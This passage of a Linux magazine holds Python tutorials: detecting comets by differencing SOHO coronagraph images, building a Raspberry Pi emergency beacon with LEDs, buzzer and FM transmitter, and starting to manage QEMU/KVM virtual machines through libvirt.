
```
imgplot=plt.imshow(diff)
```

```
imgplot.set_cmap('bwr')
```

```
plt.show()
```

We've loaded the image taken 24 minutes later at 17.42, then used Numpy's **subtract** function, which takes each pixel in the second image and subtracts the value of the pixel at the same co-ordinates in the first image and returns the result to a new array we call **diff**. We then display **diff** using the colour map **bwr**, which stands for blue-white-red. This means that features that only appear in the second image show as red; features that only in the first image show as blue; and areas of no difference are white.

If you look closely at the difference image, you'll see that there are many isolated blue or red blobs that correspond to cosmic ray artefacts only present in one or other image. In a few places there is a red spot immediately to the right of a blue spot – these are stars. If you look very carefully at the bottom-left of the image, and if your monitor is very clean, you might just see the comet: a faint red smudge above and to the right of the a similar blue smudge. The fact that this smudge is moving diagonally across the image



Comet Lovejoy (officially C 2011 W3) nearing the Sun, as seen by SOHO LASCO's C2 camera.

towards the Sun is strongly suggestive of a comet, but based on two images alone we can't be sure that it's not just a happy coincidence of cosmic rays.

Clean and identify

Starting with the **diff** image we obtained above, we'll now produce a cleaned image containing only objects that showed up blue:

```
x=diff[824:924,100:200].astype(int)
```

```
xt=np.where(x<-50, x,0)
```

```
d1=np.where(xt==0, xt,-1)
```

First we convert the **diff** array to type **int** and select a 100 by 100 square in the lower-left corner. This may seem like a cheat, but the sungrazer site tells us that's where a Kreutz sungrazer would enter the image in February. On the next line we use Numpy's **where** command to set all pixels that are greater than -50 in value to zero. It works by testing each pixel for the condition specified in the first argument, **x<-50**: if true, the second argument is used to fill the value in new pixel array, and if not, the third argument is used. The resulting array will only contain strong blue blobs, that is, features prominent in image1 but not image2. We then use the **where** command again to set all remaining non-zero pixels to -1, which will make identifying the blobs much easier. We are being rather brutal here and throwing away a lot of data, eg assuming pixels between -50 and 0 are uninteresting noise, but we can fine-tune parameters later if we suspect we're missing comets.

We now have an image **d1** in which each pixel is either 0 or -1. Next, we use Scipy's cunning label function to identify all blue blobs, which are just groups of pixels with value -1:

```
from scipy.ndimage import label
```


```
l1, n1 = label(d1, scipy.ones((3,3)))
```

There's a lot going on in that second line. We give the label function the cleaned differenced image **d1** and also **scipy.ones((3,3))**, which is a 3 by 3 array in which all elements are 1. This is asking **label** to look at all possible 3 by 3 grids within the image, and if it finds

Scipy's label function

Left: A 4 by 4 image, in which three pixels (shown in cyan) have the same value, is given to label to be scanned with a 3 by 3 grid. Right: No 3 by 3 grid can be drawn

containing the top left two pixels and the one at bottom right, so label will return a 4 by 4 array labelling them as two separate blobs, here labelled as 5 and 6.



The **label** function groups adjacent pixels with the same value into numbered blobs.

two pixels with the same non-zero value inside a 3 by 3 grid, it assigns them to the same blob.

Next, we repeat all of the above to label red blobs, except with a threshold of +50:

```
xt=np.where(x>50, x,0)
```

```
d2=np.where(xt==0, xt,1)
```

```
l2, n2 = label(d2, scipy.ones((3,3)))
```

The end result is that $n1=11$ (11 blue blobs) and $n2=15$ (15 red blobs). The **l1** array is a 100 by 100 array in which each element is zero (nothing there), or is a number between 1 and 11 indicating which blue blob that pixel belongs to, with the **l2** array being similar except that it contains 15 blobs.

Great success

We've now narrowed down our search from many thousands of blobs to about a dozen. That's pretty good going!

It's worth visualising our cleaned difference images to appreciate how good (or brutal) our clean-up has been. To do this, add together the cleaned red and blue images with `imshow(d1+d2)` and use the **bwr** colour map, as described above. You should be able to see a few pairs of red and blue blobs that are stars, and another pair moving diagonally – our comet!

We now need to pair red and blue blobs that are within a certain radius of each other. The sungrazer website says that Kreutz group comets typically move less than 10 pixels per hour in C3 images, and we know that stars move even more slowly than that, so let's set our search radius to a little more than that, at 15 pixels per hour. There's a 24-minute time difference between our two images, so our search radius will be $(24/60)*15=6$. Next we're going to look at all pairs of blobs and see which red and blue blobs are within our search radius:

```
import scipy.ndimage.measurements
```

```
pairs=list()
```

```
centres1=scipy.ndimage.measurements.center_of_
mass(d1,l1,range(1,n1+1))
```

```
centres2=scipy.ndimage.measurements.center_of_
mass(d2,l2,range(1,n2+1))
```

```
for c1 in centres1:
```

```
    for c2 in centres2:
```


```
        if (c1[0]-c2[0])**2 + (c1[1]-c2[1])**2 < 6*6:
```

```
            pairs.append((c1,c2))
```

```
print len(pairs)
```

This code uses Scipy's `center_of_mass` function to calculate the centres of all the blobs. Then it loops through all possible pairs and if two blobs are within a circle of radius 6 pixels they're appended to the pairs list. The result is that there are 10 pairs.

To investigate further we'd need to repeat the above procedure for the next two images in the sequence, generating a new list of pairs. Since our new `image1` is just our old `image2`, we can expect the new blue blobs to have the same centres as our old red blobs. In this way, we can match up new and old pairs and track objects as they move from image to image. After we've tracked them over several images, all



Tracks of objects for LASCO C3 images on 5 Feb 2007. Dots shown show positions starting at 17.18 (light red) and ending at 20.42 (white). The time intervals vary, eg there's an hour between the fourth and fifth image. The comet is moving diagonally, and stars horizontally.

cosmic ray coincidences should be ruled out and we'll be left with tracks of stars and, hopefully, comets.

With just a few more lines of code it's possible to produce the tracks shown based on seven images from 17.18 to 20.42. The comet is now pretty obvious because of its diagonal motion. The code we've outlined above could do with a lot of refining because it's probably doing too good a job of rejecting false positives, to the point where it might be missing real comets. The best way to improve it is to try it out on other image sequences with known comets in them and experiment with some choices we've made, such as the noise threshold of 50, the 3 by 3 label search grid and the 100 by 100 sub-image.

Go discover comets, and more...

You can download SOHO data from here

<http://sohowww.nascom.nasa.gov/data/realtime-images.html> for any time period, including near real-time images. Images are now provided as JPEG files rather than GIFs, but all the code above will still work. If you do think you've spotted a comet, read the instructions on the sungrazer comets page on how to report it. In the same way that a well-constructed bug report is more likely to get attention from a developer, professional scientists are more likely to accept your discovery if it's presented to them in a way that shows you know your stuff.

Don't stop at comets; you can apply the principles introduced here to look in other data sets, to hunt for asteroids or sunspots, for example. You could also analyse satellite images of the Earth's surface, or even turn your attention to medical images. The human race is drowning in data, especially image data, and so there's every chance that, with a bit of hard work, you could make a real contribution to research by honing and applying basic image processing skills. 📺

Andrew Conway is interested in computers, science, writing and humans, and has been a happy Linux user since 1995.

RASPBERRY PI: BUILD AN EMERGENCY BEACON

Combine simple Python modules with hardware programming to build your own emergency distress beacon.

WHY DO THIS?

- Keep relatively safe from natural disasters.
- Program components connected to the Raspberry Pi's GPIO pins.
- Learn code concepts including loops, data storage and conditional statements.

YOU WILL NEED:

- Raspberry Pi (Model A or B can be used).
- Battery with integrated solar cell (or you could use the Pi powered from the mains).
- PiGlow (Available from Pimoroni.com).
- Buzzer/piezo speaker.
- Soldering iron (optional – I've breadboarded the example diagram for this tutorial).
- Jumper wire (female to male, from Pi to breadboard and male to male for breadboard connections).
- 100 ohm resistor
- Momentary switch (push button).
- Breadboard.
- Insulation tape.
- Micro USB to USB lead (to power the Pi).
- 20cm of wire (shielded, but you could use a female to male jumper wire).
- An FM radio tuned in to 103.3MHz.

The finished PiBeacon project encased inside its protective lunchbox shell.

The background to this project is that I've been working with a class at Mereside Primary School in Blackpool. The children were learning about natural disasters such as tsunamis and earthquakes. During the course of their lessons they learnt that one of the first issues faced by the victims was a loss of communication as mobile phone towers were quickly damaged. The children worked as a team to understand the impact that this would have and how they could make a difference.

Their idea was to create a beacon that attracts help in three ways.

- An FM radio transmitter, that can be tuned to work on many different frequencies.
- An LED unit, to visually attract people to the beacon.
- A buzzer, to attract people using audio output.

The beacon must be completely self supporting and have its own self-charging power source. To accomplish this we found a cheap USB battery pack with a built-in solar cell on Amazon, but for the purposes of this tutorial you can just plug into the mains.

To keep the project as simple as possible we'll use only one method of input, which is a single push button that when pressed will launch the Python code. Finally, the project must be weatherproof, and at this

prototype stage the best solution was every Raspberry Pi hacker's best friend, a plastic lunchbox.

The PiBeacon was entered into PA Consulting's Pi Awards event on 2 April 2014. I am proud to say that my team came second in their year group and really proved how far they had come in such a short time. I'd like to say a very big "well done" to the hackers from Mereside Primary School.

Pin reference

Throughout this tutorial, I will refer to the GPIO pins of the Raspberry Pi via their board reference. With pin 1 being the top-left pin, nearest the SD card slot, and pin 2 being directly to pin 1's right. Please refer to the guide, right, for the location of 3.3V, 5V and ground pins. Don't use these pins unless instructed to do so, but you can use any other pin in your program.

The only user with permission to use the GPIO pins in Raspbian is root, so in order for you to use the GPIO in Idle, open a terminal and type


sudo idle

Type in your password (by default in Raspbian this is **raspberry**) and press Enter. In a few seconds the editor for our Python code will be on the screen. By launching Idle in this manner you will be able to access the GPIO pins – just remember to open any Python programs using the File > Open menu option.

Building the project

This build is not complex but it does have four areas that need to be carefully wired together. If you are unsure about your wiring, please ask someone to check before you connect any power to your Pi or attached components.

- **Antenna** This is the most simple section of the build. All you will need to do is attach a maximum of 20cm of wire to pin 4 of your Raspberry Pi. The greater the length of wire, the larger your antenna, but also the greater your signal may become. Please refer to the section on radio transmissions for safety instructions.
- **Button** I used a momentary switch, attached to pin 8 to act as the only method of input. The switch is attached to 3V power from pin 1 and a resistor is used inline with Ground to ensure that the switch does not accidentally trigger from a slight press.
- **Buzzer** A simple buzzer is attached to pin 26 and Ground (pin 20). This buzzer is used as an audio output that will send a message in Morse Code.



■ **PiGlow** Rather than use just one LED, we used 18 super-bright LEDs courtesy of Pimoroni's tiny board.

Normally this board covers all the GPIO pins, but thanks to a phone call with Jon and the team we worked out the minimum number of pins necessary, and these are as follows:

- **Pin 1** 3V3 Logic level voltage.
- **Pin 2** 5V LED source current.
- **Pin 3** SDA i2c Communications.
- **Pin 5** SCL i2c Communication.
- **Pin 14** Ground (GND).
- **Pin 17** Logic level voltage.

Remember when inserting the wires into the PiGlow that you will need to work out where each pin should be inserted. When the board is attached to the GPIO, the "P" of PiGlow should be near the SD card slot. Once you have located Pin 1 of PiGlow, insert a red jumper wire to help you remember that Pin 1 is 3.3V power, and refer to the diagram for more information.

Set up PiGlow, i2c and PiFM

PiGlow uses something called i2c to control the 18 onboard LEDs, and by using i2c PiGlow is able to use far fewer wires than a conventional series of 18 LED would require. I2c was developed by Philips in the 1980s as a means to send data to multiple devices using the a minimal number of wires. It's useful, but the Raspberry Pi does not have i2c set up by default.

To set up i2c on your Raspberry Pi, download a copy of Michael Rimmican's excellent setup script from GitHub: <https://github.com/heed/pi2c>.

Open a terminal, navigate to where you downloaded the file and then used **chmod** to make it executable:

```
chmod +x pi2c.sh
```

Then run the script using **sudo** or as root:

```
sudo .pi2c.sh
```

After a few minutes your Pi will be reconfigured to use i2c; at this time it would be prudent to reboot your Pi to ensure that the configuration is complete.

Now you will need to download the Python library for PiGlow, and luckily Jason Barnett has created a great library for us to use, which is available here: <https://github.com/Boeerb/PiGlow>.

3.3V	1	2	5V
	3	4	5V
	5	6	GND
	7	8	
GND	9	10	
	11	12	
	13	14	GND
	15	16	
3.3V	17	18	
	19	20	GND
	21	22	
	23	24	
GND	25	26	

Pin diagram for Model B Raspberry Pi.

For this project, **piglow.py** will need to be in the same directory as our **beacon.py** code. With these files downloaded, try out some of the examples to ensure that your PiGlow board is working correctly.

Our final requirement is PiFM, a library of code that we can easily drop in to our project to add an FM transmitter. You can download the library from www.icrobotics.co.uk/wiki/index.php/Turning_the_Raspberry_Pi_Into_an_FM_Transmitter. Extract the files to the same directory as your **beacon.py** and **piglow.py** files. I kept the example audio file – the Star Wars theme – as the audio to play over the airwaves. You could also use any 16-bit mono WAV file.

Coding the project

You can download the code for this project from my GitHub repository: <https://github.com/lesp/PiBeacon>.

We coded this project in Python 2.7 due to its mature collection of libraries and documentation. Libraries enable us to reuse code that other people have written. I used four libraries in my code: **PiFM** to control the radio transmitter; **RPI.GPIO** for GPIO access; **time** to add a delay function to my code; and **PiGlow** to control the PiGlow LED board.

Import the libraries into our code like so:

```
import PiFm
import RPi.GPIO as GPIO
from piglow import PiGlow
from time import *
```

LV PRO TIP
Project files for the PiBeacon are available at <https://github.com/lesp/PiBeacon>.




Diagram of the completed setup. Remember to pay careful attention to the GPIO pins for PiGlow.



Next I created two variables: **button_pin** and **buzzer**, and in each one I stored the value of the GPIO pin used for each, respectively 8 and 26. Variables are great, as they enable our program to retain information and act as a data storage system. Variables are used to replace hard coded values in our code. For example I could've used the integers 8 and 26 throughout my code, but if I wanted to change those numbers to something else, then I would have to go through every line of code to make the change. Because we're using a variable, we can simply change the value of that variable once and that

change is reflected whenever we refer to the variable name.

In order to use the GPIO we need to tell Python how we want to use it:

So now that we have a conditional statement, what do we want it to do if the condition is true? Well firstly I want it to print "Button Pressed", for debugging purposes, so that I can see that the code has worked. Then I want the code to start PiFm and play the Star Wars theme. The code is as so:

```
print("BUTTON PRESSED")
PiFm.play_sound("/home/pi/sound.wav")
```

Once PiFm has finished playing the audio I want to then start a loop that iterates three times. Inside this loop I want the buzzer and PiGlow to provide output in the form of Morse code – more specifically the internationally recognised SOS message (... --- ...).

To create the iterated loop I used a 'for' loop with a range that starts at zero and ends before three, so it goes 0,1,2. A 'for' loop is a loop that will iterate through a list, range or tuple until complete, giving us a the limited number of loops that we require. This gives us the three iterations that we require. Here's the code:

```
for i in range(0,3):
```

You might be wondering where the **i** came from? Well, this is a variable that we've declared "on the fly". You could replace **i** with **x**, **y** or **z** if you wished. The **range(0,3)** bit instructs the for loop to start at 0 and count to 2, as 3 is the limit of our range. By counting from 0 to 2 we have 3 loops.

Send signals

Now to make the buzzer and PiGlow come to life. We have to tell the GPIO to send electricity to the buzzer, and to do that we use the Boolean term "True" to say that we want to turn the power on. Remember I earlier set up the GPIO pin 26 as an output and used a variable called **buzzer** to represent this. So now to send the power to the pin I use the following code.

```
GPIO.output(buzzer, True)
```

To turn the buzzer off I change the **True** to **False**.

For PiGlow it is a little bit different but by no means a challenge. To illuminate all of the LED on the board I use **piglow.all**. Now as you will see in the code there is a number contained in brackets. This number is the brightness of the LED, with 0 being off and 255 being full brightness. I used 128, which is the halfway point between the two. A word of warning: PiGlow is extremely bright, so be careful with your eyes. Here's how to turn the LED on.

```
piglow.all(128)
```

"Variables enable our program to retain information and act as a data storage system."

```
GPIO.setmode(GPIO.BOARD)
```

This tells the Pi that I wish to use the numbering as per the earlier diagram.

```
GPIO.setup(button_pin , GPIO.IN)
```

```
GPIO.setup(buzzer , GPIO.OUT)
```

These two lines tell the Pi that our button, attached to pin 8, is an input and that our buzzer on pin 26 is an output. Remember that the variables **button_pin** and **buzzer** both contain the pin reference for each.

To make it easier for me to use the PiGlow function, **PiGlow()**, I next create a variable called **piglow**:

```
piglow = PiGlow()
```

Later on I use the code

```
piglow.all(128)
```

to set all of the LEDs to half brightness, but I'll cover that in more detail later.

Now we come to the main part of the program. In order to control the program we use an infinite loop, which in Python is '**while True:**'. This is the simplest kind of loop, and for the purpose of this project, is the most practical. Any code contained in this loop will run over and over until it is stopped.

The next line is a conditional statement that checks to see if the button has been pressed. This, coupled with our infinite loop, enables the program to constantly check for user input via the button:

```
while True:
```

```
if GPIO.input(button_pin)==1:
```

Radio transmissions

This project uses a Python library called PiFM, which is available from www.icrobotics.co.uk/wiki/index.php/Turning_the_Raspberry_Pi_Into_an_FM_Transmitter. This library is what powers the PiBeacon's radio transmissions. It's very versatile, with extra functionality such as broadcasting in stereo and using a microphone connected to your Pi to broadcast live audio over the airwaves.

Transmitting radio signals is not to be taken lightly, and great care should be taken when using this project. Make sure that you are not operating

on any frequencies that are reserved for emergency services or aviation, otherwise you will get in trouble with the authorities. Please refer to the official guidance available from <http://stakeholders.ofcom.gov.uk/enforcement/spectrum-enforcement/law>, as there are certain regulations that must be followed when using radio transmitters.

The FM transmitter is also very powerful – so powerful in fact that if used incorrectly it can cause interference. Best practice would be to reduce the length of wire used in the build so that the effect is

localised. The use of SOS audio messages or SOS Morse code is also not to be broadcast on the radio spectrum, so please just play the theme from Star Wars or Transformers and save the emergency for the real thing.

If you are still unsure then the best resource to use is your local amateur radio group (basically a LUG for those interested in radio related topics). A quick Google search will find your local group, who will be able to answer any questions that you may have. Remember: hack responsibly.

And to turn off the LED we create a new line, which is identical to before but with the (128) changed to (0).

To control which letter is being communicated in Morse I used a delay function, which in Python is called `sleep()`. To create a dot, which is a short beep in Morse I kept the delay to a minimum and set it to 0.5, which is half a second. To create a dash, which is a longer sound, I used a delay of 1, which is 1 second. In code the delays look like this.

```
sleep(0.5) # For a DOT
```

```
sleep(1) # For a DASH
```

The last section of code is the else statement. When using a conditional such as `if`, we can use an `else` statement to capture any unexpected conditions. In this case the `else` statement is used when no user input is detected, it will print "Waiting for input" over and over. As soon as user input is detected, the `else` condition is no longer true and the `if` condition, when the button is pressed, is now true.

Before you test your project it would be prudent to check all of the connections and wiring before you start the program. Once you're happy that everything is as it should be, run your code. You can do this in Idle via the Run > Run Module menu item.

Grab your radio and tune in to 103.3MHz FM, which is the default frequency that we will be using for this project. You should now see the shell printing "Waiting for input" so go ahead and press the button. A moment later you should hear the theme from Star Wars playing through your FM radio. A few minutes later, once the music has finished, your buzzer and PiGlow will start emitting a message in Morse code. Congratulations: you have built a working PiBeacon!

Bonus points – change your message

In this project we use `sleep()` to control the delay for our beeps and flashes, with half a second for a dot and one second for a dash. So using just dots and dashes we can communicate text and numbers.

Instead of broadcasting SOS, let's say "Linux Voice". First of all we'll refer to a chart of Morse Code.

L	DOT DASH DOT DOT
I	DOT DOT
N	DASH DOT
U	DOT DOT DASH
X	DASH DOT DOT DASH
V	DOT DOT DOT DASH
O	DASH DASH DASH
I	DOT DOT
C	DASH DOT DASH DOT
E	DOT

Why don't you try altering the example code to output this message instead?

Here's how to write L in Morse using Python

```
#The letter L in Morse code.
```

```
#DOT
```

```
GPIO.output(buzzer, True)
```

```
pi glow.all(128)
```

```
sleep(0.5)
```

```
GPIO.output(buzzer, False)
```



Assembling the final prototype and soldering the connections was essential to qualify for the PA Consulting competition.

```
pi glow.all(0)
#End of DOT, now a 1 second pause
sleep(1)
#DASH
GPIO.output(buzzer, True)
pi glow.all(128)
sleep(1)
GPIO.output(buzzer, False)
pi glow.all(0)
sleep(1)
#End of DASH, now a 1 second pause
#DOT
GPIO.output(buzzer, True)
pi glow.all(128)
sleep(0.5)
GPIO.output(buzzer, False)
pi glow.all(0)
#End of DOT, now a 1 second pause
sleep(1)
#DOT
GPIO.output(buzzer, True)
pi glow.all(128)
sleep(0.5)
GPIO.output(buzzer, False)
pi glow.all(0)
#End of DOT, now a 1 second pause
sleep(1)
```

So what have we accomplished here?

- We have built the hardware that powers our project.
- Using Python and libraries from external sources we have created the code that controls the components in the beacon.

We also used programming concepts such as Loops, to control the flow of our program and to repeat repetitive tasks; variables, to store the values of GPIO pins in one section of code, enabling us to quickly make changes to one value that are reflected throughout the program; and conditionals to control the flow of our program by using logic. The next step is to play with the lights on the PiGlow – you could even create an animation. 📺

Les Pounder is a maker and hacker specialising in the Raspberry Pi and Arduino. Les travels the UK training teachers in the new computing curriculum and Raspberry Pi.

CONTROL VIRTUAL MACHINES WITH PYTHON AND LIBVIRT

Learn ways to automate VM management when GUIs and simple shell scripts aren't enough.

WHY DO THIS?

- Automate virtual machine maintenance and management processes.
- Batch-create virtual appliances for clouds, integration testing and so forth.
- Get to know the de-facto standard virtualisation toolkit for Linux.

If you read Linux Voice, you are probably a Linux user. And if you use Linux, you most likely know what virtualisation is. Many mainstream distributions include KVM and virt-manager these days, and you can easily install Oracle VM VirtualBox, Xen or such like. Usually, they provide some form of GUI, so why on the Earth would you want to try virtualisation from a Python script?

If you just want to try out a new distro, you probably wouldn't. However, if you use several virtual machine managers (VMMs, or hypervisors) in parallel, or create pre-configured virtual machine appliances (say, for a cloud deployment), Python may come in handy.

Meet libvirt

Born at Red Hat as an open-source project, libvirt has become an industrial-grade toolkit that provides a generic management layer on top of different hypervisors, using XML as a mediation language. It's been adopted by many Linux vendors (if you have virt-manager, you have libvirt) and has bindings for many programming languages, including Python (version 2 and, starting with libvirt-python 1.2.1, Python 3). Libvirt can create (or "define", in its parlance), run ("create") and destroy virtual machines (called "domains" here), provide them with storage, connect them to virtual networks that are protected by network filters, migrate them between nodes and do other smart things.

However, libvirt has no convenient tools to work with XML, so you'll need to know the format (described at libvirt's website, www.libvirt.org) and use `xml.etree` or similar. Let's see it in action. Install libvirt's Python bindings (usually called `python-libvirt`

or alike) and open an interactive Python shell (`>>>` denotes prompts in the listings below). No root privileges are initially required, but you may be asked to obtain them when needed.

```
$ python
>>> import libvirt
>>> conn = libvirt.openReadOnly('qemu:///system')
```

Here, we import the `libvirt` module and open a connection to the hypervisor specified by the URI (note the three slashes). In this tutorial we'll work with Qemu/KVM, which is probably the most 'native' VMM for libvirt. `/system` means we connect to a local system-level hypervisor instance. You may also use `qemu:///session` to connect to the local per-user Qemu instance, or `qemu+ssh://` for secure remote connections. We are not going to define new domains now, so the restricted read-only connection will suffice.

For starters, let's check what your host is capable of when it comes to the virtualisation:


```
>>> xml = conn.getCapabilities()
>>> print xml
<capabilities>
<host>
<uuid>20873631-dad7-dd11-885a-08606eda31ae</uuid>
<cpu>
<arch>x86_64</arch>
<model>Westmere</model>
<vendor>Intel</vendor>
<topology sockets='1' cores='4' threads='1'/>
<feature name='vmx'/>
...
</capabilities>
```

You see how the XML is used to describe the host's capabilities. Libvirt identifies objects (hosts, guests, networks etc) by UUIDs. My host is a 64-bit quad-core Intel Core i5 with hardware virtualisation (VMX) support. Your results will likely be different.

The XML is quite long (note the ellipsis). Here's how you can use `xml.etree` to get supported guest domain types and corresponding architectures from it:

```
>>> from xml.etree import ElementTree
>>> for guest in tree.findall('guest'):
...     arch = guest.find('arch').get('name')
...     domain_type = guest.find('arch/domain').get('type')
```

My stock Ubuntu 13.10 supports Qemu domains only. However, since Qemu is a generic emulator, I can virtualise almost anything including s390x or SPARC (albeit at a performance penalty). x86_64 and i686 are of course supported, too.



Depending on the settings, you may be asked to enter the root password to use a system connection.

It's good to know that you can create a domain for any conceivable architecture, but how do you actually do it? First of all, you'll need some XML to describe the domain. For simple cases, it may look like this:

```
<?xml version="1.0"?>
<domain type='qemu'>
  <name>Linux-0.2</name>
  <uuid>ce1326f0-a9a0-11e3-a5e2-0800200c9a66</uuid>
  <memory>131072</memory>
  <currentMemory>131072</currentMemory>
  <vcpu>1</vcpu>
  <os>
    <type>hvm</type>
    <boot dev='hd'>
  </os>
  <devices>
    <disk type='file' device='disk'>
      <source file='/path/to/linux-0.2.img/'>
      <target dev='hda'>
    </disk>
    <interface type='network'>
      <source network='default'>
    </interface>
    <graphics type='vnc' port='5900'>
  </devices>
</domain>
```

Speak the domain language

Here, we create a Qemu/KVM (hvm) virtual machine with one CPU and 128MB of RAM. It has a hard disk at IDE primary master (**hda**), from which it boots (I've used the tiny Linux 0.2 image from the Qemu Testing page). It is connected to the "default" network (NAT-enabled 192.168.122.0/24 attached to virbr0 at the host side), and you can use VNC at port 5900/tcp to access its screen (try **vinagre localhost:5900** or similar). Note that the `<source file="...">` must contain an absolute path to the image, and the image format must be supported by the hypervisor. libvirt is not a tool to create disk images, however you can use `pyparted`, `ubuntu-vm-builder` or similar to automate this process with Python.

Domains in libvirt are either transient or persistent. The former exist only until the guest is stopped or the

host is restarted. Persistent domains last forever and must be defined before start. A transient domain will do for now, but as we are going to create something, a read-only connection is no longer sufficient.

```
import libvirt
xml = """domain definition here"""
conn = libvirt.open('qemu:///system')
domain = conn.createXML(xml)
```

Yeah, that's all. However, if you try to execute this script, you may get this response:

```
libvirt: QEMU Driver error : internal error: Network 'default' is not active.
```

This is because the XML references the "default" network, which won't be active unless there are domains using it already running, or you have marked it as autostarted with `virsh net-autostart default` command. Insert the following code just before `conn.createXML()` call to start the network if it is not already active:

```
net = conn.networkLookupByName('default')
if not net.isActive():
    net.create()
```

First, we get an object representing the "default" network. libvirt can look up objects by names, UUID strings (`ce1326f0-a9a0-11e3-a5e2-0800200c9a66`) or UUID binary values (`UUID("ce1326f0-a9a0-11e3-a5e2-0800200c9a66").bytes`). Corresponding method names start with the object's type (except for domains) followed by "LookupByName", "LookupByUUIDString" or "LookupByUUID", respectively.

Network objects provide other methods you may find useful. For instance, you can mark a network as autostarted with `net.setAutostart(True)`. Or, you can get an XML definition for the network (or any other libvirt object) with `XMLDesc()`:

```
>>> print net.XMLDesc()
<network>
  <name>default</name>
  <uuid>9d3c0912-6683-4128-86df-72f26847d9d3</uuid>
  ...
</network>
```

If we were going to create a persistent domain, we'd change `conn.createXML()` to:

```
domain = conn.defineXML(xml)
domain.create()
```

There and back again

